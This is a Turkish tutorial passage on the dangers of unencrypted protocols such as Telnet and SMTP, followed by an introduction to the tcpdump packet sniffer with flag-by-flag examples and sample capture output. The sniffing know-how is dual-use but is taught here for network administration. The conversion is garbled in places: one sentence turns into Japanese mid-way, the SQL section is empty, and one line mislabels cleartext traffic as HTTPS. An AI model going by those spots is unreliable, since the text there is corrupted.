
Internet trafiğinin ortama %80'i şifresiz protokoller üzerinde döner. Şifresiz protokoller güvenlik açısından oldukça tehlikelidir ve güvenliğine gereksinim duyulan ortamlarda kesinlikle kullanılmamalıdır.

4.5.1. Telnet Protokolü




Telnet protokolü sistemleri uzaktan yönetmek amaçlı kullanılan bir protokoldür. Telnet transport seviyesinde TCP kullanır ve tüm paketler açık (şifresiz) gidip gelir. Herhangi bir sniffer aracılığıyla tüm bilgiler izlenebilir. Telnet yerine daha güvenli iletişim altyapısı sunan SSH protokolü kullanılabilir.

4.5.2. Simple Mail Transfer Protocol




SMTP, istemcilerin mail alması ve mail sunucular arasındaki mail iletişiminden sorumludur. SMTP protokolü de telnet benzeri açık iletişim altyapısı kullanır. SMTP trafiğinin gececeği herhangi bir noktada dinleme yapacak birisi tüm mailler ve içeriğini izleyebilir. SMTP yerine daha güvenli iletişim altyapısı sunan SMTPS kullanılabilir.

4.5.3. SQL Bağlantısı




4.5.4. Şifrelememenin Getirisi ve Götürüleri

İletişimi şifrelemenin en temel amacı iletişim güvenliğini sağlamaktır. Şekilde de görüleceği üzere açık trafiğin(HTTPS) sniff edilmesi ile tüm bilgiler okunabilirken aynı trafiğin şifrelenmiş halinde(HTTPS) anlamsız karakterler gözükecektir.




Şifrelemenin getirileri yanında götürüleri de vardır, bunların başında performans gelir. Şifrelemenin performansa etkisini ölçmek için aynı sayfaya http ve https olarak erişip erişim esnasında bir sniffer aracılığı .

4.5.4.1. HTTP üzerinden www.verisign.com adresine ulaşım;



4.5.4.2. HTTPS üzerinden www.verisign.com adresine ulaşım;



HTTP ve HTTPS bağlantıları arasındaki farkı incelemek için ilk paket ve son paket arasındaki geçen zamanı ve iletişimın bitmesi için arada gidip gelen paket sayısını incelemek yeterli olacaktır.

Ek olarak şifreli trafiğin hem istemci hem de sunucu tarafta CPU'ya ek yük getireceği de bilinmelidir. İstemci tarafı için bu kadar önemli olmasa da sunucu tarafı için önemlidir. Eş zamanlı olarak 1000lerce şifreli bağlantı durumunda sunucu normal işlemlerinin yanında şifreleme ve şifre çözme işlemlerini de yapmak zorunda kalacaktır.

4.6. Tcpdump

4.6.1. Tcpdump Nedir?

Tcpdump Linux/UNIX sistemlerde de-fakto paket yakalama ve analiz aracıdır. Tcpdump pcap paket yakalama kütüphanesini(libpcap) kullanır ve ağ arabiriminden geçen paketleri (TCP/IP protokollerini) kaydedip, pcap destekli herhangi bir araç kullanarak kaydedilmiş paketleri okuma işine yarar.

Özellikle ağ üzerinden yakaladığı paketleri pcap formatındaki sniffer araçlarının okuyabileceği formatta kaydetme özelliği, yoğun trafiğe sahip ağlarda sorunsuz paket yakalama becerisi tcpdump'ı ağ güvenliği yöneticilerinin vazgeçilmezi kılmaktadır.

4.6.1.1. Windows için Tcpdump

Tcpdump'ın Windows işletim sistemlerindeki eşdegeri Windump aracıdır. <http://www.winpcap.org/> adresinden indirilecek ikili dosyalar sisteme kurularak tcpdump benzeri kullanım imkanı elde edilebilir.

4.6.2. Tcpdump Kullanımı

Tcpdump klasik Linux/UNIX araçları gibi komut satırından çalışır ve tüm özelliklerini parametre olarak alır. Parametresiz çalıştırıldığında sistemde bulduğu ilk aktif ağ arabirimini dinlemeye alır(root izni varsa*). Tcpdump'ın çeşitli amaçlarla kullanılacak onlarca parametresi vardır ve sıradan bir ağ yöneticisinin bu parametreleri ezberlemesi gereksizdir.

Bu yazı tcpdump'a ait sık kullanılan parametreleri örnekleriyle birlikte açıklayıp konuya yabancı olanlara tcpdump'a giriş niteliğinde bir belge sunmayı amaçlamaktadır.

Tcpdump kullanmaya başlamadan sistem hakkında bilinmesi gereken bir iki husus vardır. Bunlar;

4.6.2.1. Promiscuous mod

Bir makinenin hedefi kendisi olmayan paketleri alabilmesi için ağ arabiriminin promiscious modda olması gereklidir. Tüm snifferler otomatik olarak ağ arabirimini promiscious moda geçirir ve sniffer durdurulduğunda tekrar arabirimini normal moda döndürür.

Arabirimin prosimic modda olup olmadığı ifconfig komutu çıktısında gözükecektir.

```
# ifconfig
```

```
bce0: flags=28902<Broadcast,Promisc,Simplex,Multicast> metric 0 mtu 1500  
options=1bb<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,JUMBO_MTU,VLAN_HWCS  
UM,TSO4>
```

Tcpdump komutu çalıştırıldığında ağ arabirimini otomatik olarak promisc moda geçirir ve tcpdump'i sonlandırdığınızda yine ağ arabirimini promisc moddan çıkarır.

4.6.2.2. Yetki

Linux/UNIX altında tcpdump programını kullanabilmek için ya root haklarına sahip olmak必要な場合、root権限をもつて実行する必要があります。また、tcpdumpプログラムのsuid権限をもつて実行する必要があります。

Tcpdump, paketleri kernel'a giriş-çıkış yapmadan yakalar bu sebeple iptables(Linux için) ile yazdığınız kurallar tcpdump'ı etkilemez.

Tcpdump'in en basit kullanımı parametresiz kullanımıdır.

```
# tcpdump  
tcpdump: listening on ste0, link-type EN10MB  
19:25:39.148459 arp who-has 192.168.123.100 (33:68:9c:b1:fc:bb) tell  
192.168.123.100  
19:25:39.156276 open.edu.tr.2000 > 88.235.74.210.kpop: P  
1769688136:1769688220(84) ack 2940700931 win 17640 (DF) [tos 0x10]  
19:25:39.156490 open.edu.tr.2000 > 88.235.74.210.kpop: P 84:136(52) ack 1 win  
17640 (DF) [tos 0x10]  
19:25:39.165021 88.235.74.210.kpop > open.edu.tr.2000: . ack 0 win 16072 (DF)  
19:25:39.183084 88.235.74.210.kpop > open.edu.tr.2000: . ack 136 win 15936 (DF)  
19:25:40.148429 arp who-has 192.168.123.100 (33:68:9c:b1:fc:bb) tell  
192.168.123.100  
19:25:40.157596 open.edu.tr.2206 > bim.open.edu.tr.domain: 55035+ PTR?  
100.123.168.192.in-addr.arpa. (46)  
19:25:40.247597 bim.open.edu.tr.domain > open.edu.tr.2206: 55035 NXDomain 0/1/0  
(123)
```

Tcpdump çıktısı ilk bakışta anlaşılır gelmese de çıktıları oluşturan bileşenler tanındıkça çıktılar da anlaşılır olacaktır.

Aşağıda tcpdump için TCP, UDP ve ICMP protokollerine ait çıktılarının bileşenleri açıklanmıştır.

4.6.3. Tcpdump TCP Paket Formatı

Değer	Açıklaması
16:21:24.174	Zaman Damgası
192.168.60.3	Kaynak IP Adresi
34720	Kaynak Port numarası
>	Yön Belirteci
10.10.10.3	Hedef IP Adresi
3389	Hedef Port Numarası
S	TCP Bayrağı (SYN Bayrağı set edilmiş)
2354677536	TCP başlangıç seri numarası (ISN)
2354677536	Bir sonraki byte için beklenen sıra numarası
(0)	Bu segmentin içерdiği uygulama verisi hesabı
win 5840	Byte cinsinden Window size.
mss 1460	Maximum Segment Size (MSS)
sackOK	Selective acknowledgement
(DF)	Paketin DF(Parçalanmaması) özelliğinde olduğunu

4.6.4. Tcpdump UDP Paket Formatı

Değer	Açıklaması
10:20:21.17	Zaman Damgası
172.27.20.4	Kaynak IP Adresi
41197	Source port
>	Yön Belirteci
192.168.60.5	Hedef IP
24	Destination port
udp 300	Byte cinsinden udp datagram boyutu

4.6.5. Tcpdump ICMP Paket Formatı

Değer	Açıklaması
10:20:04.92	Zaman Damgası
172.27.20.4	Kaynak IP Adresi
>	Yön Belirteci
192.168.60.3	Hedef IP
icmp: echo request	ICMP mesaj tipi

4.7. Sık Kullanılan Parametreler

4.7.1. Arabirim Seçimi(-i)

Sistemimizde birden fazla arabirim varsa ve biz hangi arabirimini dinlemesini belirtmezsek tcpdump aktif olan ağ arabirimleri arasında numarası en düşük olanını dinlemeye alır, mesela 3 adet aktif Ethernet ağ arabirimimiz var; eth0, eth1, eth2[Linux için geçerlidir, diğer unix çeşitlerinde farklıdır, şeklinde biz bu makinede tcpdump komutunu yalnız olarak kullanırsak tcpdump eth0 arabirimini dinlemeye olacaktır.

Eğer ilk arabirimde değilde istediğimiz bir arabirimini dinlemek istiyorsak -i parametresi ile bunu belirtebiliriz

tcpdump -i eth2

komutu ile sistemimizdeki 3.Ethernet kartını dinlemeye alıyoruz.

Sistemde bulunan ve tcpdump tarafından dinlemeye alınabilecek arabirimlerin listesini almak için -D parametresi kullanılabilir.

```
[root@netdos1 ~]# tcpdump -D
1.em0
2.pflog0
3.em1
4.lo0
```

4.7.2. İsim Çözümleme (-n)

Eğer tcpdump ile yakalanan paketlerin dns isimlerinin çözülmesi istenmiyorsa -n parametresini kullanılabılır. Özellikle yoğun ağlarda tcpdump her gördüğü ip adresi-isim için dns sorgusu göndermeye çalışıp gelen cevabı bekleyeceğî için ciddi yavaşlık hissedilir.

```
Normal kullanım;  
# tcpdump  
17:18:21.531930 IP huzeyfe.32829 > erhan.telnet: S 3115955894:3115955894(0)  
win 5840  
17:18:21.531980 IP erhan.telnet > huzeyfe.32829: R 0:0(0) ack 3115955895 win 0  
  
-n parametresi ile kullanım;  
# tcpdump -n  
  
17:18:53.802776 IP 192.168.0.100.32835 > 192.168.0.1.telnet: S  
3148097396:3148097396(0) win 5840  
17:18:53.802870 IP 192.168.0.1.telnet > 192.168.0.100.32835: R 0:0(0) ack  
3148097397 win 0
```

burada huzeyfe makinesi 192.168.0.100, erhan makinesi 192.168.0.1 IP adresine sahiptir. İsimlerin yanında protocol ve port numaralarınınında isimlere çevrimi de istenmiyorsa -nn parametresini kullanılabılır.

tcpdump -nn

yukarıda (-n için)verdiğimiz örnekte -n yerine -nn koyarsanız hem isim hemde port çözümlemesi yapılmayacaktır,yani telnet yerine 23 yazacaktır.

4.7.3. -Zaman Damgası Gösterimi (-t)

Eğer tcpdump'ın daha sade bir çıktı vermesini isteniyorsa ekrana bastığı satırların başındaki timestamp(zaman damgası, hangi paketin hangi zaman aralığında yakalandığını belirtir) kısmı iptal edilebilir.

Çıktılarda timestamp[zaman damgası]ları istenmiyorsa -t parametresi kullanılabilir.

4.7.3.1. *Timestamp li çıktı*

```
# tcpdump
```

```
15:32:13.479577 cc.open.edu.tr.200 > 212.174.108.162.29157: . 68:1528(1460) ack  
53 win 20440 (DF) [tos 0x10]
```

```
15:32:13.479582 cc.open.edu.tr.200 > 212.174.108.162.29157: P 1528:2456(928)  
ack 53 win 20440 (DF) [tos 0x10]
```

4.7.3.2. *Timestamp(Zaman damgası)sız çıktı*

```
# tcpdump -t
```

```
2.174.108.162.29157 > cc.huzeyfe.net.2000: P 3329:3381(52) ack 11236 win 17520  
(DF) [tos 0x20]  
cc.huzeyfe.net.2000 > 2.174.108.162.29157: . ack 2289 win 8576 (DF) [tos 0x10]
```

4.7.4. Yakalanan Paketleri Kaydetme (-w)

Tcpdump'in yakaladığı paketleri ekradan değilde sonradan incelemek üzere bir uygun bir şekilde dosyaya yazması istenirse -w parametresi kullanılabilir. Kaydedilen dosya cap uyumlu olduğu için sadece tcpdump ile değil birçok network snifferi tarafından okunup analiz edilebilir.

```
# tcpdump -w dosya_ismi
```

-r /Kaydedilmiş Paketleri Okuma

-w ile kaydedilen paketler -r parametresi kullanılarak okunabilir.

```
# tcpdump -r dosya_ismi
```

Not! -w ile herhangi bir dosyaya kaydederken filtreleme yapılabilir. Mesela sadece şu tip paketleri kaydet ya da timestampleri kaydetme gibi, aynı şekilde -r ile paketlerie okurken filtre belirtebiliriz. Bu filtrenin -w ile belirtilen filtre ile aynı olma zorunluluğu yoktur.

```
# cd /tmp/  
  
# tcpdump -w log icmp  
  
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes  
ctrl c  
  
# tcpdump -r log -nn  
  
reading from file log, link-type EN10MB (Ethernet)  
17:31:01.225007 IP 192.168.0.100 > 192.168.0.1: icmp 64: echo request seq 0  
17:31:01.225119 IP 192.168.0.1 > 192.168.0.100: icmp 64: echo reply seq 0  
17:31:02.224988 IP 192.168.0.100 > 192.168.0.1: icmp 64: echo request seq 1  
17:31:02.225111 IP 192.168.0.1 > 192.168.0.100: icmp 64: echo reply seq 1
```

4.7.5. Yakalanacak Paket Sayısını Belirleme (-c)

tcpdump'a -c parametresini vererek ne kadar paket yakalayıp duracağını söyleziz.

```
# tcpdump -i eth0 -c 5  
  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes  
00:59:01.638353 IP maviyan.net.ssh > 10.0.0.2.1040: P  
1010550647:1010550763(116) ack 774164151 win 8576  
00:59:01.638783 IP 10.0.0.2.1040 > maviyan.net.ssh: P 1:53(52) ack 116 win 16520  
00:59:01.638813 IP maviyan.net.ssh > 10.0.0.2.1040: P 116:232(116) ack 53 win  
8576  
00:59:01.639662 IP 10.0.0.2.1040 > maviyan.net.ssh: P 53:105(52) ack 232 win  
16404  
00:59:01.640377 IP maviyan.net.ssh > 10.0.0.2.1040: P 232:380(148) ack 105 win  
8576  
5 packets captured  
5 packets received by filter  
0 packets dropped by kernel
```

Tcpdump, -c sayı ile belirtilen değer kadar paket yakaladıktan sonra çalışmasını durduracaktır.

4.7.6. Yakalanacak Paket Boyutunu Belirleme (-s)

-s parametresi ile yakalancak paketlerin boyutunu byte olarak belirtilebilir.

```
#tcpdump -s 1500 gibi. Öntanımlı olarak 96 byte kaydetmektedir.
```

```
# tcpdump -i eth0
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
```

```
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

4.7.7. Detaylı Loglama (-v)

-v parametresi ile tcpdump'dan biraz daha detaylı loglama yapmasını istenebilir. Mesela bu parametre ile tcpdump çıktılarını TTL ve ID değerleri ile birlikte edinebilir.

```
# tcpdump -i eth0 -n -c 5
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
01:19:25.361595 IP 91.93.119.77.ssh > 78.186.137.157.epc: P
3417325832:3417325948(116) ack 2217260129 win 8576
01:19:25.361882 IP 91.93.119.77.ssh > 78.186.137.157.epc: P 116:232(116) ack 1
win 8576
01:19:25.372120 IP 78.186.137.157.epc > 91.93.119.77.ssh: . ack 0 win 16072
01:19:25.372300 IP 91.93.119.77.ssh > 78.186.137.157.epc: P 232:528(296) ack 1
win 8576
01:19:25.372913 IP 91.93.119.77.ssh > 78.186.137.157.epc: P 528:644(116) ack 1
win 8576
```

```
# tcpdump -i eth0 -n -c 5 -v
```

```
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
01:19:48.408084 IP (tos 0x10, ttl 64, id 44909, offset 0, flags [DF], proto: TCP (6),
length: 92) 91.93.119.77.ssh > 78.186.137.157.epc: P 3417327392:3417327444(52)
ack 2217260441 win 8576
01:19:48.409330 IP (tos 0x10, ttl 64, id 44910, offset 0, flags [DF], proto: TCP (6),
length: 156) 91.93.119.77.ssh > 78.186.137.157.epc: P 52:168(116) ack 1 win 8576
01:19:48.419563 IP (tos 0x0, ttl 120, id 53010, offset 0, flags [DF], proto: TCP (6),
length: 40) 78.186.137.157.epc > 91.93.119.77.ssh: .., cksum 0x744a (correct), ack
52 win 16056
01:19:48.419801 IP (tos 0x10, ttl 64, id 44911, offset 0, flags [DF], proto: TCP (6),
length: 496) 91.93.119.77.ssh > 78.186.137.157.epc: P 168:624(456) ack 1 win
8576
01:19:48.420978 IP (tos 0x10, ttl 64, id 44912, offset 0, flags [DF], proto: TCP (6),
length: 268) 91.93.119.77.ssh > 78.186.137.157.epc: P 624:852(228) ack 1 win
8576
```

4.7.8. Promisc Moddan Kaçış (-p)

-p parametresi ile de sniff yaptığımız arabirimin promisc moddan çıkışını sağlanabilir.

Promisc moddan çıkmak ne sağlar?

Promisc moddan çıkmakla sadece o arabirime gelen ve o arabirimini ilgilendiren paketler işlenir ki bu paketlerde ya broadcast ya da direct o arabirimin adresi olması demektir. Daha çok tcpdump'ın çalıştığı makineye ait bir paket analizi yapmak istediğimiz zaman kullanılabilecek türden bir parametredir.

```
# tcpdump -p -i eth0
```

4.7.9. Layer 2 Başlıklarını Yakalama (-e)

Tcpdump kullanarak ethernet başlık bilgileri de yakalanabilir. Özellikle yerel ağlarda yapılan trafik analizlerinde MAC adresleri önemli bilgiler vermektedir.

```
# tcpdump -t -nn -e
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

00:0b:db:1c:4b:61 > 00:02:44:27:73:79, ethertype IPv4 (0x0800), length 52: IP
192.168.0.100.32768 > 192.168.0.1.33435: UDP, length 10
00:0b:db:1c:4b:61 > 00:02:44:27:73:79, ethertype IPv4 (0x0800), length 52: IP
192.168.0.100.32768 > 192.168.0.1.33436: UDP, length 10
